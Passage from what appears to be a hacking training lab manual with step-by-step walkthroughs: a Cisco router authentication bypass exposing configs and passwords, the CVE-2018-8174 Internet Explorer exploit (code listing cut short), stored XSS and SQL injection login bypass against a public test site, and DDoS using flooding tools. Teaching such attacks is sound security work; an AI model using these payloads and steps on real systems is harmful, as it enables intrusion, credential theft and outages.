


- Access the vulnerable server via browser and verify website is been defaced (i.e. homepage content change)




## Router Hacking

- Download the required **Script** to exploit router vulnerability.
- Access the vulnerable router via browser. It will ask for **username** and **password**.



- Press **Cancel** button or **Esc** key to bypass authentication, it will show below screen.



- Copy and paste below code in your browser (replace router IP address), it will display **show version** command output of the router.

**<http://XXX.XXX.XXX.XXX/level/99/exec/show/version>**

```

ehce-router /level/99/exec/sho... + 10.20.30.79 /level/99/exec/show/version Search
ehce-router

Cisco Internetwork Operating System Software
IOS (tm) C2600 Software (C2600-IS-M), Version 12.1(4), RELEASE SOFTWARE (fc1)
Copyright (c) 1986-2000 by cisco Systems, Inc.
Compiled Wed 30-Aug-00 14:11 by cmong
Image text-base: 0x80000808, data-base: 0x80C9EA9C
ROM: System Bootstrap, Version 11.3(2)XA4, RELEASE SOFTWARE (fc1)

ehce-router uptime is 1 day, 23 hours, 55 minutes
System returned to ROM by power-on
System restarted at 05:30:02 IST Mon Mar 1 1993
System image file is "flash:c2600-is-mz_121-4.bin"

cisco 2611 (MPC860) processor (revision 0x203) with 26624K/6144K bytes of memory.
Processor board ID JAD05020B87 (51112946)
M860 processor: part number 0, mask 49
Bridge software
X.25 software Version 3.0.0.
2 Ethernet/IEEE 802.3 interface(s)
32K bytes of non-volatile configuration memory.
8192K bytes of processor board System flash (Read/Write)

Configuration register is 0x2102

```

- Copy and paste below code in your browser, it will display **show running-config** command output of the router including passwords, IP address, routing information.

**<http://XXX.XXX.XXX.XXX/level/99/exec/show/config>**

```

Router /level/99/exec/show/conf + 10.20.30.79 /level/99/exec/show/conf Search
Router

Using 1977 out of 29688 bytes
!
! Last configuration change at 06:46:15 IST Mon Mar 1 1993
! NVRAM config last updated at 06:46:17 IST Mon Mar 1 1993
!
version 12.1
service timestamps debug uptime
service timestamps log uptime
no service password-encryption
service udp-small-servers
service tcp-small-servers
!
hostname ehce-router
!
enable secret 5 $1$OQrA$Jg/W0Xb7Qps6X0rJPsQGT.
enable password cisco
!
!
!
!
clock timezone IST 5 30
ip subnet-zero
!
```

## Internet Explorer Hacking

- Internet Explorer web browser has been found vulnerable to VBScript execution attack where a hacker can execute a VB script to open any application installed in the user's system.
- The vulnerability is listed at [exploit-db.com](https://www.exploit-db.com)

The screenshot shows a search result for 'Internet explorer 11' on the Exploit Database. The results table has columns for Date, D, A, V, Title, Platform, and Author. One row is highlighted with a red border. The highlighted row is for 'Microsoft Internet Explorer 11 (Windows 7 x64/x86) - vbscript Code Execution' dated 2018-05-21, with the platform being Windows and the author being smgorelik.

Date	D	A	V	Title	Platform	Author
2018-05-21	0	-	0	Microsoft Internet Explorer 11 (Windows 7 x64/x86) - vbscript Code Execution	Windows	smgorelik
2018-04-24	0	-	0	Microsoft Internet Explorer 11.371.16299.0 (Windows 10) - Denial Of Service	Windows	hyparinx
2018-02-20	0	-	0	Microsoft Internet Explorer 11 - '!sc:RegexHelper::RegexReplace' Use-After-Free	Windows	Google...
2017-12-19	0	-	0	Microsoft Internet Explorer 11 - 'jscript!JSONStringifyObject' Use-After-Free	Windows	Google...
2017-11-09	0	-	0	Microsoft Internet Explorer 11 - 'jscript!ErrorToString' Use-After-Free	Windows	Google...
2017-10-17	0	-	0	Microsoft Internet Explorer 11 (Windows 7 x86) - 'mshtml.dll' Remote Code Execution...	Windows_x86	mschenk
2017-07-18	0	-	0	Microsoft Internet Explorer 11.1066.14393.0 - VBScript Arithmetic Functions Type Confusion	Windows	Google...
2017-07-18	0	-	0	Microsoft Internet Explorer 11.0.9600.18617 - 'CMarkup::DestroySplayTree' Memory...	Windows	Google...
2017-05-03	0	-	0	Microsoft Internet Explorer 11 - 'HTA' Engine - Denial Of Service - Microsoft Edge	Windows	Martin_Bauer

- The vulnerability has a CVE ID of **CVE-2018-8174**

The screenshot shows the Microsoft TechNet page for CVE-2018-8174. The page title is 'CVE-2018-8174 | Windows VBScript Engine Remote Code Execution Vulnerability'. It includes sections for Security Vulnerability, Exploitability Assessment, and Workarounds. The 'On this page' sidebar lists Executive Summary, Exploitability Assessment, Affected Products, Mitigations, Workarounds, Acknowledgements, Disclaimer, and Revisions.

- Download the required **Script** to exploit Internet Explore vulnerability and host it on a web server.

The screenshot shows a Microsoft Internet Explorer window displaying a exploit database entry. The title is "Microsoft Internet Explorer 11 (Windows 7 x64/x86) - vbscript Code Execution". The entry details are:

EDB-ID: 44741	Author: smgorelik	Published: 2018-05-21
CVE: CVE-2018-8174	Type: Local	Platform: Windows
Allises: N/A	Advisory/Source: Link	Tags: N/A
E-DB Verified: <span style="color: green;">Green</span> Exploit: <a href="#">Download</a> / <a href="#">View Raw</a> Vulnerable App: N/A		


The exploit code is listed below:

```

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
5 <meta http-equiv="X-UA-Compatible" content="IE=10">
6 <meta http-equiv="Expires" content="0">
7 <meta http-equiv="Cache-Control" content="no-cache">
8 <meta http-equiv="Cache-control" content="no-cache">
9 </head>
10 <body>
11

```

- Access the website where vulnerable webpage has been hosted from Internet Explorer. It would give an alert that the web page is accessing your system's memory.



- The web page runs a series of commands and finally opens calculator application on your system.



## Web Application Hacking Through XSS

- Download the required **Script** to exploit XSS vulnerability.
- Access the login page on the website <http://testasp.vulnweb.com/login.asp>.



- Create a user account on the web site and login.




- Click on the forum link to access the forum.



- In the forum page, scroll down to the end to create a new thread and add **XSS Script** i.e. `<script>alert("U just found a XSS vulnerability")</script>` as the thread title and click post it.



- When any user logs in to the forum page, they will view an alert like below.




## Web Application Hacking Through SQL Injection


- Download the required **Script** to exploit SQL vulnerability.
- Access the login page on the website <http://testasp.vulnweb.com/login.asp>.




- Enter username as **-1' OR 1\*1\*1=1 AND 573=573** and password as **test** and login



- We can login to the web portal once authentication is successful.



## DENIAL OF SERVICE (DoS)



### Pre-requisite:

- Multiple Computers installed with OS
- Victim Web Server


### DoS Tools

- Anonymous DoSer
- SwitchBlade
- Low Orbit Ion Cannon


## Tool : Anonymous DoSer

**Anonymous DoSer** a target site by flooding the server with TCP or UDP packets with the intention of disrupting the service of a particular host.

- Start the **Anonymous DoSer** application.



- Define the IP address of the server and no. of request to be sent.




- Repeat the above steps on multiple computers, to attack the victim server (DDoS Attack)
- After some time, victim web server is inaccessible / starts dropping the request. It will display **DoS succeeded, Server Down!** Message for no. of request.

```
Server Is Up / Packets sent: 3660
Server Is Up / Packets sent: 3661
Server Is Up / Packets sent: 3662
Server Is Up / Packets sent: 3663
Server Is Up / Packets sent: 3664
Server Is Up / Packets sent: 3665
DoS Succeeded, Server Down!
DoS Succeeded, Server Down!
Server Is Up / Packets sent: 3666
Server Is Up / Packets sent: 3667
Server Is Up / Packets sent: 3668
Server Is Up / Packets sent: 3669
Server Is Up / Packets sent: 3670
Server Is Up / Packets sent: 3671
DoS Succeeded, Server Down!
DoS Succeeded, Server Down!
Server Is Up / Packets sent: 3672
Server Is Up / Packets sent: 3673
Server Is Up / Packets sent: 3674
Server Is Up / Packets sent: 3675
DoS Succeeded, Server Down!
Server Is Up / Packets sent: 3676
Server Is Up / Packets sent: 3677
Server Is Up / Packets sent: 3677
Server Is Up / Packets sent: 3679
Server Is Up / Packets sent: 3680
DoS Succeeded, Server Down!
DoS Succeeded, Server Down!
Server Is Up / Packets sent: 3681
Server Is Up / Packets sent: 3682
Server Is Up / Packets sent: 3683
Server Is Up / Packets sent: 3684
DoS Succeeded, Server Down!
DoS Succeeded, Server Down!
Server Is Up / Packets sent: 3685
```


## Tool : SwitchBlade

**SwitchBlade** is a stress testing software that can flood the server with HTTP requests to check the performance of a host. The same application can also be used to launch a DoS attack on a host.


- Start the **SwitchBlade** application.




- Provide the IP address of the target host.



- Define the number of connections, connection rate and run the attack.



- After some time, victim web server is inaccessible / starts dropping the request. If we also have anonymous DoSer running, It will display **Dos succeeded, Server Down!**.



